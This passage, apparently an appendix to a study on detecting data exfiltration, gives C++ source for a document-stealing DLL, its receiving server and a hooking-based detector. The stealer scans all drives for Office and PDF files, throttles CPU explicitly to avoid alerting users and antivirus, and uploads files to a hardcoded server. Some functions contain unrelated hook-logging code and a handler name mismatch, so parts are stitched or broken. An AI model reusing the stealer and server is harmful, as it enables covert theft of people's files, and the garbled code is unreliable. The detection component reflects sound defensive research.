        case DLL_THREAD_DETACH:
                break;
        default:
                break;
        }
        return TRUE;
}
//***********************************
//                Function Defination
```

```
//***********************************

//Determine how many logical disks are present on the system then initiate File System Search for each logical disk

extern "C" __declspec(dllexport) void Function_For_Drives()

{

	DWORD drives = GetLogicalDrives();

	if ((drives & (0x01)) == (0x01))

	{

		Function_for_Files("A:\\");

	}

	if ((drives & (0x02)) == (0x02))

	{

		Function_for_Files("B:\\");

	}

	if ((drives & (0x04)) == (0x04))

	{

		Function_for_Files("C:\\");

	}

	if ((drives & (0x08)) == (0x08))

	{

		Function_for_Files("D:\\");
```

```
        }
        if ((drives & (0x10)) == (0x10))
        {
                Function_for_Files("E:\\");
        }
        if ((drives & (0x20)) == (0x20))
        {
                Function_for_Files("F:\\");
        }
        if ((drives & (0x40)) == (0x40))
        {
                Function_for_Files("G:\\");
        }
        if ((drives & (0x80)) == (0x80))
        {
                Function_for_Files("H:\\");
        }
}
//*************************************************************
//Recursively traverse file system for a given path
```

```
extern "C" __declspec(dllexport) string Function_for_Files(string Dirctory)
{
	string Required_File_Directory;
	string Directory_To_Search = Dirctory;
	WIN32_FIND_DATA file;

	//Append "/" to complete the file path
	if (!Directory_To_Search.empty())
	{
		char End_Char = Directory_To_Search[Directory_To_Search.length() - 1];
		if (End_Char != '\\')
		{
			string slash = "\\";
			Directory_To_Search.append(slash);
		}
	}

	//Create file search handle to call FindFirstFile()
	HANDLE Handle_To_Search = FindFirstFile((Directory_To_Search + "*").c_str(),
&file);
	if (Handle_To_Search != INVALID_HANDLE_VALUE)
```

```
{
        //For each valid directory or file in the directory being traversed
        do
        {
                string File_Name = file.cFileName;
                if ((File_Name != ".") && (File_Name != ".."))
                {
                        //Get the attributes of found file or directory
                        DWORD attr = GetFileAttributes((Directory_To_Search
+ file.cFileName).c_str());

                        //If the found file or directory is a file
                        if ((attr & (0x10)) != (0x10))
                        {
                                //If file is a document
                                if
(Function_for_FilterFiles(Directory_To_Search + file.cFileName) == true)
                                {
                                        //Upload the file to server
                                        Function_For_Limit_CPU();
```

```
                                                    Required_File_Directory =
Directory_To_Search + File_Name;

        Function_For_Upload(Required_File_Directory.c_str(), file.cFileName);
                                                }
                                        }
                                        else
                                        {
                                                //If the found file is a directory
                                                Required_File_Directory =
Function_for_Files(Directory_To_Search + File_Name);
                                        }
                                        Function_For_Limit_CPU();
                                }
                        }
                        while (FindNextFile(Handle_To_Search, &file));
                        FindClose(Handle_To_Search);
        }
        return Required_File_Directory;
}
```

```
//*****************************************************************************
*****************************

//Check whether the given file is Word, Powerpoint or Acrobat

extern "C" __declspec(dllexport) bool Function_for_FilterFiles(string Dirctory)

{

	unsigned char * Format;

	Format = new unsigned char[8];

	ifstream File_To_Read;

	File_To_Read.open(Dirctory.c_str(), ios::in | ios::binary);

	File_To_Read.read((char*)(Format), 8);



	//docx, pptx, xlsx

	if ((Format[0] == (0x50)) && (Format[1] == (0x4B)) && (Format[2] == (0x03))
&& (Format[3] == (0x04)) && (Format[4] == (0x14)) && (Format[5] == (0x00)) &&
(Format[6] == (0x06)) && (Format[7] == (0x00)))

	{

		return true;

	}



	//doc, ppt, xls
```

```
	if ((Format[0] == (0xD0)) && (Format[1] == (0xCF)) && (Format[2] == (0x11)) && (Format[3] == (0xE0)) && (Format[4] == (0xA1)) && (Format[5] == (0xB1)) && (Format[6] == (0x1A)) && (Format[7] == (0xE1)))

	{

		return true;

	}



	//pdf

	if ((Format[0] == (0x25)) && (Format[1] == (0x50)) && (Format[2] == (0x44)) && (Format[3] == (0x46)))

	{

		return true;

	}

	delete Format;

	File_To_Read.close();

	return false;

}

//*****************************************************************************

//Upload a given file to the server using port 80

extern "C" __declspec(dllexport) void Function_For_Upload(const char* path, const char *name)

{
```

```
char ack[10];
WSADATA Windows_Socket_Data;

//Create WASStartup
WSAStartup(0x101, &Windows_Socket_Data);
LPHOSTENT Info_of_Host;
in_addr Host_Address;

//Provide IP Address of Server
Host_Address.s_addr = inet_addr("192.168.1.72");
Info_of_Host = gethostbyaddr((const char *)&Host_Address, sizeof(struct in_addr),
AF_INET);

//Create Socket
SOCKET My_Socket;
My_Socket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
SOCKADDR_IN serverInfo;
serverInfo.sin_family = AF_INET;
serverInfo.sin_addr = *((LPIN_ADDR)*Info_of_Host->h_addr_list);

//Provide Port Number
```

```
serverInfo.sin_port = htons(80);

connect(My_Socket, (LPSOCKADDR)&serverInfo, sizeof(struct sockaddr));


//For finding size of file

long Start;

long Finish;

char * Packet;//Block of file to be sent in a single packet


//Open file for reading

ifstream File_To_Read;

File_To_Read.open(path, ios::in | ios::binary);


//Calculate file size

Start = File_To_Read.tellg();

File_To_Read.seekg(0, ios::end);

Finish = File_To_Read.tellg();

unsigned long size = Finish - Start;


//Calculate number of blocks to send

int Div = (int)size / 1024;
```

```
int Mod = (int)size % 1024;

int len = strlen(name) + 1;


//Send Length of filename

send(My_Socket, (const char*)&len, sizeof(int), 0);

recv(My_Socket, ack, sizeof(ack), 0);


//Send name of file

send(My_Socket, name, (strlen(name) + 1), 0);

recv(My_Socket, ack, sizeof(ack), 0);


//Send size of file

send(My_Socket, (const char*)&size, sizeof(unsigned long), 0);

recv(My_Socket, ack, sizeof(ack), 0);

Packet = new char[1024 + 1];

for (int i = 0; i<Div; i++)

{

        //Send whole file data in parts in fixed sized blocks

        File_To_Read.seekg(i * 1024);

        File_To_Read.read(Packet, 1024);
```

```
                send(My_Socket, Packet, (1024 + 1), 0);
                recv(My_Socket, ack, sizeof(ack), 0);
                Function_For_Limit_CPU();
        }
        if (Mod != 0)
        {
                //Send remaining bytes of file data
                Packet = new char[Mod + 1];
                File_To_Read.seekg(Div * 1024);
                File_To_Read.read(Packet, Mod);
                send(My_Socket, Packet, (Mod + 1), 0);
                recv(My_Socket, ack, sizeof(ack), 0);
        }
        File_To_Read.close();
        closesocket(My_Socket);
        WSACleanup();
}
//*************************************************************************
*
//Limits CPU Utilization so that user and AV is not alerted
extern "C" __declspec(dllexport) bool Function_For_Limit_CPU()
```

```
{
	FILETIME sysidle, kerusage, userusage, threadkern, threaduser, threadcreat,
threadexit;
	LARGE_INTEGER tmpvar, thissystime, thisthreadtime;
	if (!::GetSystemTimes(&sysidle, &kerusage, &userusage))
	{
		return false;
	}
	if (!::GetThreadTimes(GetCurrentThread(), &threadcreat, &threadexit, &threadkern,
&threaduser))
	{
		return false;
	}
	tmpvar.LowPart = sysidle.dwLowDateTime;
	tmpvar.HighPart = sysidle.dwHighDateTime;
	thissystime.QuadPart = tmpvar.QuadPart;
	tmpvar.LowPart = kerusage.dwLowDateTime;
	tmpvar.HighPart = kerusage.dwHighDateTime;
	thissystime.QuadPart = thissystime.QuadPart + tmpvar.QuadPart;
	tmpvar.LowPart = userusage.dwLowDateTime;
	tmpvar.HighPart = userusage.dwHighDateTime;
```

```
        thissystime.QuadPart = thissystime.QuadPart + tmpvar.QuadPart;

        tmpvar.LowPart = threadkern.dwLowDateTime;

        tmpvar.HighPart = threadkern.dwHighDateTime;

        thisthreadtime.QuadPart = tmpvar.QuadPart;

        tmpvar.LowPart = threaduser.dwLowDateTime;

        tmpvar.HighPart = threaduser.dwHighDateTime;

        thisthreadtime.QuadPart = thisthreadtime.QuadPart + tmpvar.QuadPart;

        if ((thisthreadtime.QuadPart != 0) && (((thisthreadtime.QuadPart -
m_lastThreadUsageTime.QuadPart) * 100) - ((thissystime.QuadPart -
m_lastTotalSystemTime.QuadPart)*m_ratio)) > 0)

        {

                LARGE_INTEGER timetosleepin100ns;

                timetosleepin100ns.QuadPart = (((thisthreadtime.QuadPart -
m_lastThreadUsageTime.QuadPart) * 100) / m_ratio) - (thissystime.QuadPart -
m_lastTotalSystemTime.QuadPart);

                if ((timetosleepin100ns.QuadPart / 10000) <= 0)

                {

                        return false;

                }

                Sleep(timetosleepin100ns.QuadPart / 10000);

        }

        m_lastTotalSystemTime.QuadPart = thissystime.QuadPart;
```

```
        m_lastThreadUsageTime.QuadPart = thisthreadtime.QuadPart;

        return TRUE;

}

//*************************************************************************
**

//Copy file on specific path

extern "C" __declspec(dllexport) Function_for_Copy(string path, const char *name)

{

        CNktAutoFastMutex cLock(LogGetMutex());

        CComPtr<Deviare2::INktParamsEnum> cParameters;

        CComPtr<Deviare2::INktParam> cParam;

        CComPtr<Deviare2::INktStackTrace> cStTr;

        SIZE_T i, nCount;

        VARIANT_BOOL vbIsPreCall;

        long nPlatformBits;

        BSTR bstr;

        long pid, tid, cookie, lTemp;

        double elapsedTimeMs, childsElapsedTimeMs, kernelTimeMs, userTimeMs;

        unsigned __int64 cpuClockCycles;

        my_ssize_t ssTemp;

        proc->get_Id(&pid);
```

```
callInfo->get_ThreadId(&tid);
callInfo->get_Cookie(&cookie);
callInfo->get_IsPreCall(&vbIsPreCall);
Hook->get_FunctionName(&bstr);
if (vbIsPreCall != VARIANT_FALSE)
{
        callInfo->get_KernelModeTimeMs(&kernelTimeMs);
        callInfo->get_UserModeTimeMs(&userTimeMs);
        callInfo->get_CpuClockCycles(&cpuClockCycles);
        LogPrint(L"Hook called [%lu/%lu - %ld]: %s (PreCall)\n"
                L"     [KT:%.6lfms / UT:%.6lfms / CC:%I64u]\n",
                pid, tid, cookie,
                (bstr != NULL) ? bstr : L"",
                kernelTimeMs, userTimeMs, cpuClockCycles);
}
else
{
        callInfo->get_ElapsedTimeMs(&elapsedTimeMs);
        callInfo->get_ChildsElapsedTimeMs(&childsElapsedTimeMs);
        callInfo->get_KernelModeTimeMs(&kernelTimeMs);
```

```
                callInfo->get_UserModeTimeMs(&userTimeMs);
                callInfo->get_CpuClockCycles(&cpuClockCycles);
                LogPrint(L"Hook called [%lu/%lu - %ld]: %s (%.3lfms / %.3lfms)\n"
                        L"     [KT:%.6lfms / UT:%.6lfms / CC:%I64u]\n",
                        pid, tid, cookie,
                        (bstr != NULL) ? bstr : L"", elapsedTimeMs,
childsElapsedTimeMs,
                        kernelTimeMs, userTimeMs, cpuClockCycles);
        }
        ::SysFreeString(bstr);
        if (FAILED(proc->get_PlatformBits(&nPlatformBits)))
                nPlatformBits = 0;
        //show parameters
        //if (callInfo->IsPreCall() != FALSE)
        {
                if (sCmdLineParams.bAsyncCallbacks == FALSE &&
                        SUCCEEDED(callInfo->Params(&cParameters)))
                {
                        LogPrint(L"  Parameters:\n");
                        nCount = (SUCCEEDED(cParameters->get_Count(&lTemp))) ?
(SIZE_T)(ULONG)lTemp : 0;
```

```
                for (i = 0; i<nCount; i++)
                {
                        cParam.Release();
                        if (SUCCEEDED(cParameters->GetAt((LONG)i,
&cParam)))
                        {
                                PrintParamDetails(cParam, 14, 0,
nPlatformBits);
                        }
                }
                cParameters.Release();
        }
        if (SUCCEEDED(callInfo->CustomParams(&cParameters)))
        {
                LogPrint(L"  Custom parameters:\n");
                nCount = (SUCCEEDED(cParameters->get_Count(&lTemp))) ?
(SIZE_T)(ULONG)lTemp : 0;
                for (i = 0; i<nCount; i++)
                {
                        cParam.Release();
                        if (SUCCEEDED(cParameters->GetAt((LONG)i,
&cParam)))
```

```
                                {
                                        PrintParamDetails(cParam, 14, 0,
nPlatformBits);
                                }
                        }
                        cParameters.Release();
                }
        }
        //show result
        if (vbIsPreCall == VARIANT_FALSE)
        {
                cParam.Release();
                if (SUCCEEDED(callInfo->Result(&cParam)))
                {
                        LogPrint(L"  Result:\n");
                        PrintParamDetails(cParam, 14, 0, nPlatformBits);
                }
        }
        //show stack trace
        if (sCmdLineParams.bDontDisplayStack == FALSE && vbIsPreCall !=
VARIANT_FALSE)
```

```
{
        if (SUCCEEDED(callInfo->StackTrace(&cStTr)))
        {
                LogPrint(L"  Stack trace:\n");
                for (i = 0; i<4; i++)
                {
                        bstr = NULL;
                        cStTr->NearestSymbol((LONG)i, &bstr);
                        if (bstr == NULL)
                                break;
                        if (bstr[0] == 0)
                        {
                                ::SysFreeString(bstr);
                                break;
                        }
                        cStTr->Offset((LONG)i, &ssTemp);
                        LogPrint(L"    %lu) %s + 0x%p\n", i + 1, bstr, ssTemp);
                        ::SysFreeString(bstr);
                }
        }
```

```
        }

        LogPrintNoTick(L"\n");

        return S_OK;

}

//**************************************************************************
**

//Get actual path by appending name

extern "C" __declspec(dllexport) Function_for_Path_Resolution(string Dirctory)

{

        long pid;



        proc->get_Id(&pid);

        LogPrint(L"CreateProcess [%lu]: Pid=%lu / Tid=%lu\n", pid, childPid,
mainThreadId);

        return S_OK;

}
```

Server.cpp: Receives the sensitive data from compromised client.

```
#undef UNICODE

#include <iostream>

#include <fstream>

#include <winsock.h>

using namespace std;

#pragma comment(lib, "wsock32.lib")

#define NETWORK_ERROR -1

#define NETWORK_OK     0

int main(void)

{

        //Create WASDATA and Server socket instance

        int nret;

        WSADATA Windows_Socket_Data;

        WSAStartup(0x101, &Windows_Socket_Data);



        SOCKET Socket_To_Listen;

        Socket_To_Listen = socket(AF_INET, SOCK_STREAM,
IPPROTO_TCP);
```

```
		//Check if socket is created successfully
		if (Socket_To_Listen == INVALID_SOCKET)
		{
			MessageBox(NULL,"Listening Socket = INVALID_SOCKET","ERROR",NULL);
			return NETWORK_ERROR;
		}

		//Fill socket structure with necessary information such as listening port (80)
		SOCKADDR_IN Info_of_Server;
		Info_of_Server.sin_family = AF_INET;
		Info_of_Server.sin_addr.s_addr = INADDR_ANY;
		Info_of_Server.sin_port = htons(80);

		//Bind socket
		nret = bind(Socket_To_Listen, (LPSOCKADDR)&Info_of_Server, sizeof(struct sockaddr));
		if (nret == SOCKET_ERROR)
		{
			MessageBox(NULL,"bind() did not work","ERROR",NULL);
			return NETWORK_ERROR;
```

```
}

//Enable socket to listen
nret = listen(Socket_To_Listen, 5);
if (nret == SOCKET_ERROR)
{
        MessageBox(NULL,"listen() did not work","ERROR",NULL);
        return NETWORK_ERROR;
}

//Create Client socket
SOCKET Socket_of_Client;

//Receive data from client in form of files.
//This is an infinite loop so that server keeps waiting for the data sent by the client
while(true)
{
        //Accept client
        Socket_of_Client = accept(Socket_To_Listen, NULL, NULL);
        int namelen; //Length of sensitive file's name
```

```
                unsigned long filelen; //Length of File
                char * Packet; //Received block of file data
                char * Filename; //Name of File
                char ack[10] = "Ack";
        //Receive Length of Filename
                recv(Socket_of_Client, (char *)&namelen, sizeof(int), 0);
                send(Socket_of_Client, ack, sizeof(ack), 0);
                Filename = new char [namelen];
        //Receive Filename
                recv(Socket_of_Client, Filename, namelen, 0);
                send(Socket_of_Client, ack, sizeof(ack), 0);

                //Open file for writing
                ofstream myfile;
                myfile.open(Filename, ios::out | ios::binary | ios::app);
        //Receive Length of File
                recv(Socket_of_Client, (char *)&filelen, sizeof(unsigned long),
0);
                send(Socket_of_Client, ack, sizeof(ack), 0);
                int Div = (int)filelen / 1024;
                int Mod = (int)filelen % 1024;
```

```
                Packet = new char[1024 + 1];
                for (int i=0; i<Div; i++)
                {
//Receive file in blocks of 1024 bytes
                        recv(Socket_of_Client, Packet, 1024 + 1, 0);
                        myfile.write(Packet, 1024);
                        send(Socket_of_Client, ack, sizeof(ack), 0);
                }
                if (Mod != 0)
                {
                        //Receive remaining part of file
                        Packet = new char[Mod + 1];
                        recv(Socket_of_Client, Packet, (Mod + 1), 0);
                        myfile.write(Packet, Mod);
                        send(Socket_of_Client, ack, sizeof(ack), 0);
                }
                myfile.close();
        }

        //Close socket
```

```
        closesocket(Socket_of_Client);

        closesocket(Socket_To_Listen);

        WSACleanup();

        return NETWORK_OK;

}
```

ExfilDet.dll: Performs API Hooking and detects data exfiltration activity.

```
#undef UNICODE

#include <cstdio>

#include <stdio.h>

#include <windows.h>

#include <winsock.h>

#include "detours.h"

#pragma comment (lib,"detours.lib")

#pragma comment(lib, "wsock32.lib")

//************************************

//                    Function Prototypes

//************************************

BOOL(WINAPI *Pointer_To_FindNextFile)(HANDLE hFindFile,
LPWIN32_FIND_DATA lpFindFileData) = FindNextFile;

BOOL WINAPI Dummy_FindNextFile(HANDLE hFindFile,
LPWIN32_FIND_DATA lpFindFileData);

int (WINAPI *Pointer_To_Send)(SOCKET s, const char* buf, int len, int flags) =
send;

int WINAPI Dummy_Send(SOCKET s, const char* buf, int len, int flags);
```

```
//Log Files
FILE* FindNextFile_Log;
FILE* Send_Log;
//Counters for FindNextFile() and send()
int FNFCounter = 0;
int SendCounter = 0;
extern "C" __declspec(dllexport) void dummy()
{
	return;
}
//Entry point for the dll
INT APIENTRY DllMain(HMODULE hDLL, DWORD Reason, LPVOID
Reserved)
{
	switch (Reason)
	{
	case DLL_PROCESS_ATTACH:
		//Install Hooks
		DisableThreadLibraryCalls(hDLL);
		DetourTransactionBegin();
		DetourUpdateThread(GetCurrentThread());
```

```
DetourAttach(&(PVOID&)Pointer_To_FindNextFile,
Dummy_FindNextFile);
if (DetourTransactionCommit() == NO_ERROR)
{
MessageBox(0, "FNF() hooked successfully", "Info",
MB_OK);
OutputDebugString("FNF() detoured successfully");
}
else
{
MessageBox(0, "FNF() could not be hooked", "Error",
MB_OK);
OutputDebugString("FNF() not detoured");
}

DetourTransactionBegin();
DetourUpdateThread(GetCurrentThread());
DetourAttach(&(PVOID&)Pointer_To_Send, Dummy_Send);
if (DetourTransactionCommit() == NO_ERROR)
{
MessageBox(0, "Send() hooked successfully", "Info",
MB_OK);
```

```
                OutputDebugString("FNF() detoured successfully");
            }
            else
            {
                MessageBox(0, "Send() could not be hooked", "Error",
MB_OK);
                OutputDebugString("FNF() not detoured");
            }
            break;
        case DLL_PROCESS_DETACH:
            //Uninstall Hooks
            DetourTransactionBegin();           //Detach
            DetourUpdateThread(GetCurrentThread());
            DetourDetach(&(PVOID&)Pointer_To_FindNextFile,
Dummy_FindNextFile);
            DetourTransactionCommit();
            DetourTransactionBegin();           //Detach
            DetourUpdateThread(GetCurrentThread());
            DetourDetach(&(PVOID&)Pointer_To_Send, Dummy_Send);
            DetourTransactionCommit();
            break;
```

```
case DLL_THREAD_ATTACH:
        //Install Hooks
        DisableThreadLibraryCalls(hDLL);
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourAttach(&(PVOID&)Pointer_To_FindNextFile,
        Dummy_FindNextFile);
        if (DetourTransactionCommit() == NO_ERROR)
        {
                MessageBox(0, "FNF() hooked successfully", "Info",
                MB_OK);
                OutputDebugString("FNF() detoured successfully");
        }
        else
        {
                MessageBox(0, "FNF() could not be hooked", "Error",
                MB_OK);
                OutputDebugString("FNF() not detoured");
        }
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
```

```
                DetourAttach(&(PVOID&)Pointer_To_Send, Dummy_Send);
                if (DetourTransactionCommit() == NO_ERROR)
                {
                        MessageBox(0, "Send() hooked successfully", "Info",
                        MB_OK);
                        OutputDebugString("FNF() detoured successfully");
                }
                else
                {
                        MessageBox(0, "Send() could not be hooked", "Error",
                        MB_OK);
                        OutputDebugString("FNF() not detoured");
                }
                break;
        case DLL_THREAD_DETACH:
                //Uninstall Hooks
                DetourTransactionBegin();           //Detach
                DetourUpdateThread(GetCurrentThread());
                DetourDetach(&(PVOID&)Pointer_To_FindNextFile,
Dummy_FindNextFile);
                DetourTransactionCommit();
```

```
                DetourTransactionBegin();           //Detach
                DetourUpdateThread(GetCurrentThread());
                DetourDetach(&(PVOID&)Pointer_To_Send, Dummy_Send);
                DetourTransactionCommit();
                break;
        }
        return TRUE;
}
//FindNextFile() hook handler
int WINAPI Dummy_FindNextFile(HANDLE hFindFile, LPWIN32_FIND_DATA
lpFindFileData)
{
        FNFCounter++;
        if ((FNFCounter > 100) && (SendCounter > 100))
        {
                char path[MAX_PATH] = "";
                GetModuleFileName(0, path, sizeof(path)-1);
                MessageBox(0, path, "Data Exfiltration in Progress", MB_OK);
        }
        fopen_s(&FindNextFile_Log, "C:\\FNFLog.txt", "a+");
        fprintf(FindNextFile_Log, "%d\n", FNFCounter);
```

```
	fclose(FindNextFile_Log);
	return Pointer_To_FindNextFile(hFindFile, lpFindFileData);
}
//Send() Hook Handler
int WINAPI MySend(SOCKET s, const char* buf, int len, int flags)
{
	SendCounter++;
	if ((FNFCounter > 100) && (SendCounter > 100))
	{
		char path[MAX_PATH] = "";
		GetModuleFileName(0, path, sizeof(path)-1);
		MessageBox(0, path, "Data Exfiltration in Progress", MB_OK);
	}
	fopen_s(&Send_Log, "C:\\SendLog.txt", "a+");
	fprintf(Send_Log, "%d\n", SendCounter);
	fclose(Send_Log);
	return Pointer_To_Send(s, buf, len, flags);
}
```